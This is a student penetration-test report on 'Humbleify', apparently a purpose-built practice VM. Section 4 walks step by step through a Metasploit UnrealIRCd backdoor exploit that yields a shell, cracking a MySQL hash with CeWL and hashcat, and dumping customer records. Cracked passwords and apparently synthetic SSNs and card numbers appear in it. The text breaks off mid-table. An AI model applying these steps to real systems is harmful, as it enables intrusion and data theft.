Humbleify Penetration Testing Report

BS Cyber Solutions - Ben Sadel

12/10/2023

Managing Enterprise Cybersecurity

Executive Summary

The evaluation of Humbleify's cybersecurity defenses revealed vulnerabilities and corresponding exploitation strategies. Beginning with a thorough Nessus scan, focusing on identifying open ports, particularly honing in on port 80/tcp/www. Subsequent exploration of the Humbleify webpage unveiled a publicly accessible list of team members, crucial for targeted user-based reconnaissance.

Leveraging specific usernames, the cyber threat actor, operating under the guise of BS Cyber Solutions, utilized several tools to access exploits and crack passwords. The passwords obtained from the Humbleify server are as the following correspondent services or users: MySQL Database, Marla Hayes, James Cochran, and Brent Curtis. Of the information obtained - user Brent Curtis has been conducting unethical actions among the Salary App and should be further investigated into due to strong indications that he has possession of malware. Additionally the UnrealIRCd is a vulnerable service that aided BS Cyber Solutions in obtaining sensitive information from user Tyler - it is recommended that UnrealIRCd be taken off the port 80 from pubic access and reconfigured after patching the vulnerablity.

Section 1 outlines the project's extent, focusing on evaluating Humbleify's cybersecurity measures. Section 2 details the targets identified within Humbleify's infrastructure. Section 3 encapsulates the core findings, illustrating the methodologies used by threat actors to exploit vulnerabilities, crack passwords, and compromise sensitive data. Supporting Section 3, Section 4 provides a detailed sequence of infiltration steps, showcasing the systematic approach employed during the breach. Finally, Section 5 offers crucial mitigations, emphasizing the immediate need for enhanced security measures to avert similar future breaches, accompanied by a glossary providing technical term explanations for clarity and understanding.

Section 1 - Project Scope Details

Section 1 includes information pertaining to the scope of the project, objectives, and authorization given to perform the assessment on Humbleify. On October 12th, 2023 Humbleify entered an agreement with BS Cyber Solutions to identify vulnerabilities until November 17th, 2023. The scope of the project involves conducting a cybersecurity penetration testing and risk assessment for one of Humbleify's public-facing web servers. The purpose of this assessment is to evaluate the security posture of the web server, identify vulnerabilities, and assess the overall risk associated with its configuration and setup. Per the contractual agreement with Humbleify, we have been given access to carry out a vulnerability assessment of a specific Humbleify asset hosted on vagrantcloud at deargle/pentest-humbleify. The agreed-upon objectives are:

1. Document vulnerabilities that you are able to successfully exploit on the server. Describe in detail what you did and what level of access you were able to obtain. If you obtain a user account with limited privileges, document whether you were able to escalate the privileges to root. Document each exploit that you are able to successfully launch.
2. Document potentially sensitive information that you are able to obtain from the server. These could include user files or web, database, or other server files.
3. For both 1 and 2 above, argue for methods that could protect the vulnerabilities and sensitive information from > exploitation.

In terms of authorization, Humbleify has provided information pertaining what can be done and what cannot be done. The following passage includes the authorization terms:

BS Cyber Solutions are hereby authorized to perform the agreed-upon vulnerability assessment of the Humbleify vagrantbox virtual machine with IP address 192.168.56.200. Your scope of engagement is exclusively limited to the single Humbleify asset.

BS Cyber Solutions may:

- Access the server through any technological means available.
- Carry out activities that may crash the server.

BS Cyber Solutions may not:

- Social engineer any Humbleify employees.
- Sabotage the work of any other consultancy team hired by Humbleify.
- Disclose to any other party any information discovered on the asset.

Furthermore, note the following:

- This is a vagrantbox development version of a live asset. The vagrant-standard privileged user vagrant is present on this virtual machine, but not on the live version of the asset. Therefore, any access via the vagrant user is moot and out of scope.
- https://security-assignments.com/projects/pen-test.html#contractual-agreement

Following Section 1 - Project Scope Details, will be Section 2 - Target of Assessment. Section 2 will discuss specifications of the server examined and the information stored within it.

Section 2 - Target of Assessment

Section 2 will include information pertaining to technical specifications of the Humbleify Server.

Key	Value
Operating System	Linux Kernel 3.13 on Ubuntu 14.04 (trusty)
MAC Address	52:54:00:51:8F:09
User Accounts	● Tyler Henry Director of Software Development ● Brent Curtis Billing and Revenue ● Bill Schneider Marketing Director ● Meg Campbell Customer Success ● James Cochran Customer Success Director ● Marla Hayes Chief Happiness Director ● Mary Zimmerman Art Director
Services Running	● FTP ● SSH ● HTTP ● RPCBind ● MySQL ● IRC

Noteworthy Installed Applications	The system employs ProFTPD 1.3.5 as its FTP server, OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 for secure shell access, Apache httpd 2.4.7 ((Ubuntu)) as the web server, and MySQL for database management.
Web Sites Hosted	The system hosts http://192.168.56.200/ as the Humbleify website. http://192.168.56.200/salary_app.php is the salary app website that can be visited by clicking the hyperlink Salary App at the bottom of the Humbleify website.
Databases, and stored Information	MySQL is a relational database management system utilized to store and manage customer and employee information in the system. For customer data, the database includes fields such as first name, last name, email, MD5-hashed password, social security number (SSN), credit card number (cc_number), credit card expiration month (cc_exp_month), and credit card expiration year (cc_exp_year). For employee data, relevant fields encompass username, first name, last name, hashed password, and salary.

Section 3 - Relevant Findings

Section 3 includes information pertaining to descriptions of vulnerabilities that were successfully exploited and sensitive data that was obtained. Section 3 is split up into three subsections. Subsection 3a includes passwords obtained. Subsection 3b includes other sensitive information obtained. Subsection 3c includes vulnerable services including sensitive data that was obtained. The following table data is in order of most serious vulnerability to least serious vulnerability.

3a - Passwords Obtained

Login for:	User	Password	Cross-References
MySQL Humbleify Database	root	thetiffzhang	4.1, 5.1
Marla Hayes	marlah	halram	4.2, 5.1
James Cochran	jamescochran	jamescochran	4.2, 5.1
Brent Curtis	bcurtis	motocross4ever	4.3, 5.1

3b - Other Sensitive Information Obtained

Name	Description	Cross-References
Brent Curtis Mail	User Brent Curtis has a directory named mail. Within this directory are 2 txt files. The 2 file names are as follows: 1.txt	4.3

	2.txt.	
Brent Curtis Recycle-bin	User Brent Curtis has a directory named recycle-bin. Within this directory is 2 files. The 2 file names are as follows: documents.txt trash.	4.3, 5.2
Brent Curtis Scripts	User Brent Curtis has a directory named scripts. Within this directory is a directory called salary_app. Within this directory is file named example.rb. Within example.rb is an example of a SQL injection.	4.3, 5.2
Customer database	SQL database with customer information pertaining to customer: first name, last name, email, hashed MD5 password, social security number, credit card number, credit card expiration month, credit card expiration year.	4.1
Employee database	SQL database with customer information pertaining to employee:	4.1, 5.2

	username, first name, last name, hashed password, and salary.	
Tyler Henry Sudo Permissions	User Tyler Henry has access ALL sudo commands	4.1, 5.3
Marla Hayes Sudo Permissions	User Marla Hayes has access to sudo permissions to read shadow file containing hashed passwords with sudo cat-shadow.	4.2, 5.3
Tyler Henry Notes	User Tyler Henry has a directory named notes. Within this directory are 6 txt files. The 6 file names are as follows: practicing-hashcat.txt warning-sudo-exploit.txt file-permissions.txt read-bash-history.txt mysql-notes.txt remember-webdav.txt.	4.1
Marla Hayes Mail	User Marla Hayes has a directory named mail. Within this directory is a txt file named: shadow-dump.txt.	4.2

3c - Vulnerable Services - IRC - UnrealIRCd

Service	Description	Cross-references
IRC	The server is running an UnrealIRCd application, containing a backdoor command execution exploit. Due to this exploit, we were able to obtain user access as Tyler Henry - Director of Software Engineering. As user Tyler we gained access to the /home/tyler directory which gave us access to /home/tyler/mail and /home/tyler/notes directories. Ultimately, the largest takeaway was gaining access to the mysql-notes.txt file to further gain access to the MySQL password hash and SSH login.	4.1, 5.4

Section 4 - Supporting Details

Section 4 includes supporting details for each of the relevant details listed in Section 3 - Relevant Findings. Prior to finding any vulnerabilities, a Nessus scan of Humbelify server was done to identify starting remarks.

I. 4.1- IRC - UnrealIRCd


A. BS Cyber Solutions discovered this vulnerability by using the following software: Metasploit, Nmap, CeWL, a. We performed this exploit in the following steps:

1. Open a Linux Terminal
2. Use command “su root” to switch into the root user
3. Type “msfconsole” command to bring up Metasploit
4. Type nmap -sV 192.168.56.200 to identify open ports, services within those ports, and the applications/services running from those ports

```
┌──(root💀 kali)-[/home/bstemple2023]
└─# nmap -sV 192.168.56.200
Starting Nmap 7.91 ( https://nmap.org ) at 2023-11-12 19:12 EST
Nmap scan report for 192.168.56.200
Host is up (0.00049s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD 1.3.5
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
111/tcp  open  rpcbind 2-4 (RPC #100000)
3306/tcp open  mysql   MySQL (unauthorized)
6667/tcp open  irc     UnrealIRCd
MAC Address: 52:54:00:51:8F:09 (QEMU virtual NIC)
Service Info: Host: irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.72 seconds
```

5. Type command “search UnrealIRCd”
6. Type “use exploit/unix/irc/unreal_ircd_3281_backdoor” OR “use 0”
7. Type “show options”


8. Ensure the RHOSTS is set to 192.168.56.200
9. Type “show payloads”
10. Type “set payload 0” to use payload/cmd/unix/bind_perl
11. Type “run”
12. When the line “Command shell session 1 opened” appears type “background”
13. When prompted with “Background session 1? [y/N]” - “type y”
14. You now have this exploit running in the background - type “show sessions”
15. Refer to Appendix 2 for output you should see, after viewing appendix - type “set session 1”
16. Type “run”
17. Type “shell” after you see “Command shell session 2”
18. Type “whoami” - the name Tyler should appear




19. You are now logged in as Tyler Henry
20. Type “pwd” to get the pathway “/opt/unrealircd/Unreal3.2”
21. Type “cd” to get to the home directory

22. Type “pwd” you should see the pathway “/home/tyler”

23. Type “ls” to see all the directories in “/home/tyler”




24. Type “cd mail”



a) Mail directory should have no files

25. Type “cd notes”



a) Notes should have 6 files labeled

(1) file-permissions.txt

(2) practicing-hashcat.txt

(3) remember-webdav.txt

(4) mysql-notes.txt

(5) read-bash-history

(6) Warning-sudo-exploit.txt

26. Type “cat mysql-notes.txt”

```
File  Actions  Edit  View  Help
tyler@vagrant:~/notes$ ls
ls
file-permissions.txt  practicing-hashcat.txt  remember-webdav.txt
mysql-notes.txt       read-bash-history.txt   warning-sudo-exploit.txt
tyler@vagrant:~/notes$ cat mysql-notes.txt
cat mysql-notes.txt
Reminder to self for how to connect to the humbleify mysql database:

    mysql -h 127.0.0.1 -u root -p humbleify

It will prompt for a password. That will auto-select the `humbleify` database.

Password hint: company website

Reminder of mysql root password

    hash: 8ad008832557602aa52b8b498f3813a0
    Salt: 1234

To get that hash, I put the salt before the password, like if the password were
`Password1`, it would have been `1234Password1` that I hashed.

    salt:password

Other useful commands once in the mysql prompt:

* list all tables

        show tables;

* how to describe a table

        describe <table-name>

* show all data in a table:

        select * from <table-name;tyler@vagrant:~/notes$
```

a) *NOTE* the only note file we will be reading is my-sql-notes, the rest of the files are not needed but output will be referenced in appendix as such:

(1) file-permissions.txt

```
file-permissions.txt  practicing-hashcat.txt  remember-webdav.txt
mysql-notes.txt       read-bash-history.txt   warning-sudo-exploit.txt
tyler@vagrant:~/notes$ cat file-permissions.txt
cat file-permissions.txt
Man, managing this server is tricky. But I'm figuring it out.

All files and directories have "use" permissions set on them.

There are three permissions that can be granted:

* read
* write
* execute

"Read" means to be able to look at the contents of the file
"Write" means to edit the contents of a file
"Execute" means to "run" the file, assuming that it is a script

Those permissions can be granted to three different kinds of users:

* u | user | the "owner" of the file
* g | group | users can be long to a group, and so can files
* o | other | anyone who is not in the above two groups

Under the hood, *nix systems use 9 bits to represent the unique combinations
of read-write-execute * user-group-other:

    u   g   o
    rwe rwe rwe
    111 111 111

(It actually uses more than three per group, but don't worry about that).

The bits are used as "flags" -- if the flag is a 1, then that permission is granted to that user-class.

So if a file owned by user "tyler" and group "developers" has permissions:

    110 100 100

Then:

* Tyler can read and write to the file, but not execute it
* Anyone in the developers group can read the file, but not write to it or execute it
* Anyone else can also read it, but not write to it or execute it

Bit-representations take up space, so permissions are occasionally expressed in base10, depending on which flags are set. The base10 representation
of the above example would be:

    644

And all 1's would be:

    111 111 111 | 777

If you want to see what a file's permissions are, use the `ls -l` command. It will list out all files and their permissions, expressed something lik

    -rw-r--r-- 1 tyler tyler 208 Oct 21 00:31 disabled-justin.txt
    -rw-r--r-- 1 tyler tyler 675 Oct 21 00:04 hashcat-practice.txt
    -rw-r--r-- 1 tyler tyler 500 Oct 20 22:16 note-db-stuff.txt
    -rw-rw-r-- 1 tyler tyler  97 Oct 22 10:35 remember-to-turn-off-webdav.html

In that example, the first column shows permissions, the third shows the file "owner", the fourth shows the file "group", and the last column
shows the filename.

If you try to read a file that your current user doesn't have access to, then you will get a "permission denied" or something like that.
tyler@vagrant:~/notes$
```

(2) Practicing-hashcat.txt

```
tyler@vagrant:~/notes$ ls
ls
file-permissions.txt  practicing-hashcat.txt  remember-webdav.txt
mysql-notes.txt       read-bash-history.txt   warning-sudo-exploit.txt
tyler@vagrant:~/notes$ cat practicing-hashcat.txt
cat practicing-hashcat.txt
I found a cool set of hashcat utils that can combine wordlists and stuff, to
make permutation lists. The scripts and stuff are available in the
/usr/share/hashcat-utils/ dir. There's one called combinator.bin that takes two
input files and creates a new wordlist containing pair-ups of all words from the
two inputs.

This is cool because I was playing around with website scraping,
but I noticed that scraping never creates two-word combos. Using combinator.bin
can get around that problem. Can be used like this:

/usr/share/hashcat-utils/combinator.bin cewl-scrape.txt cewl-scrape.txt > combined-cewl-scrape.txt
tyler@vagrant:~/notes$
```

(3) Remember-webdav.txt

```
tyler@vagrant:~/notes$ ls
ls
file-permissions.txt  practicing-hashcat.txt  remember-webdav.txt
mysql-notes.txt       read-bash-history.txt   warning-sudo-exploit.txt
tyler@vagrant:~/notes$ cat remember-webdav.txt
cat remember-webdav.txt
Note to self, I need to remember to turn off webdav on the webserver,
I think it's enabled for the `/uploads/` directory. Bad
things might happen, like I saw [here](https://null-byte.wonderhowto.com/how-to/exploit-webdav-server-get-shell-0204718/).
tyler@vagrant:~/notes$
```

(4) Read-bash-history

```
tyler@vagrant:~/notes$ ls
ls
file-permissions.txt  practicing-hashcat.txt  remember-webdav.txt
mysql-notes.txt       read-bash-history.txt   warning-sudo-exploit.txt
tyler@vagrant:~/notes$ cat read-bash-history.txt
cat read-bash-history.txt
I learned recently that the `bash` shell saves a history of commands that a user
has run to a textfile in the user's home directory:

    ~/.bash_history

It's just a text file, and it can be interesting to look at sometimes to see
what a user has been doing. It's not very reliable though because it's just a
textfile and can be edited or deleted or whatever.
tyler@vagrant:~/notes$
```

(5) Warning-sudo-exploit.txt

```
tyler@vagrant:~/notes$ ls
ls
file-permissions.txt  practicing-hashcat.txt  remember-webdav.txt
mysql-notes.txt       read-bash-history.txt   warning-sudo-exploit.txt
tyler@vagrant:~/notes$ cat warning-sudo-exploit.txt
cat warning-sudo-exploit.txt
Shoot, I saw [the news about that sudo exploit the other day][news].

[news]: https://thehackernews.com/2019/10/linux-sudo-run-as-root-flaw.html

I'd better check to see if anyone is vulnerable. I think I gave mhayes, our
Chief Happiness Officer, the ability to use sudo to `cat` a file as any user
_except_ root. She says that it's important that she be able to read other's
files to make sure that they're happy. Whatever! I'm okay with that, as long as
she can't read root-protected files…
tyler@vagrant:~/notes$
```

27. Notice we are given in “mysql-notes.txt”

    a) “mysql -h 127.0.0.1 -u root -p humbleify” the login method to the MySQL database


    b) “hash: 8ad008832557602aa52b8b498f3813a0” and “Salt: 1234” of MySQL database password

28. Type “cd” to return to the home directory

29. Type “cat /etc/passwd” to retrieve the password file


```
File  Actions  Edit  View  Help
tyler@vagrant:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
statd:x:105:65534::/var/lib/nfs:/bin/false
vagrant:x:1000:1000:vagrant,,,:/home/vagrant:/bin/bash
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
tyler:x:1111:1111::/home/tyler:/bin/bash
bcurtis:x:1112:1112::/home/bcurtis:/bin/bash
bschneider:x:1113:1113::/home/bschneider:/bin/bash
cincinnatus:x:1114:1114::/home/cincinnatus:/bin/bash
jamescochran:x:1115:1115::/home/jamescochran:/bin/bash
marlah:x:1116:1116::/home/marlah:/bin/bash
mzimm:x:1117:1117::/home/mzimm:/bin/bash
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
tyler@vagrant:~$
```

30. Highlight and copy the contents of the passwd file, create a new txt file on your own desktop, and paste the contents in the txt file - name the file passwdfile.txt



31. The next steps require the use of CeWL and Hashcat
32. We will use CeWL to create a wordlist of to feed to Hashcat to crack the hash given in “mysql-notes.txt”
33. DO NOT CLOSE the current Linux terminal - open a new one and minimize the terminal running user Tyler Henry

34. Type the command “cewl -v -d 2 -m 5 -w humbleifyscrape.txt 192.168.56.200” to generate scrape the Humbleify Website to create a wordlist labeled “humblifyscrape.txt”
35. Type the command “hashcat humbleifyscrape.txt -r /usr/share/hashcat/rules/best64.rule --stdout >> humbleifyscrape.txt” to apply the best64 rule based transformation to potential passwords within the “humblifyscrape.txt” file
36. You will receive no special output message, so next type “hashcat --force –show -a 0 -m 20 8ad008832557602aa52b8b498f3813a0:1234 humbleifyscrape.txt”



    a) On a new line you should see: “8ad008832557602aa52b8b498f3813a0:1234:thetiffzhang”

37. Go back to the terminal with Tyler Henry
38. Type “cd” and make sure you are in “/home/tyler” by confirming with “pwd”
39. Type “mysql -h 127.0.0.1 -u root -p humbleify” and when prompted with password type “thetiffzhang”

40. You are now accessing the Humbleify Database: reference the screenshots for commands to access database tables

```
mysql> show tables;
show tables;
+----------------------+
| Tables_in_humbleify |
+----------------------+
| customers            |
| employees            |
+----------------------+
2 rows in set (0.00 sec)
```

```
mysql> select * from customers limit 5;
select * from customers limit 5;
+----------+----------+----------------------+----------------------------------+-----------+-----------------+-----------+-----------+
| first_name | last_name | email                | password_md5                     | ssn       | cc_number       | cc_exp_month | cc_exp_year |
+----------+----------+----------------------+----------------------------------+-----------+-----------------+-----------+-----------+
| Inga     | Emily    | inga.emily@gmail.com | 64a431a8e7a363e04af4667d92c9fc56 | 783-41-8747 | 364716589178558 | 8         | 2023      |
| Maximus  | Rothgeb  | maximus.rothgeb@outlook.com | 67db850080fc19693e6d786f20797014 | 134-96-8389 | 4256129739626480 | 10        | 2020      |
| Maple    | Calmes   | maple.calmes@outlook.com | 88210bd70b078d1058ee6e3b8a22f7ab | 432-05-0756 | 6011696961695510 | 11        | 2028      |
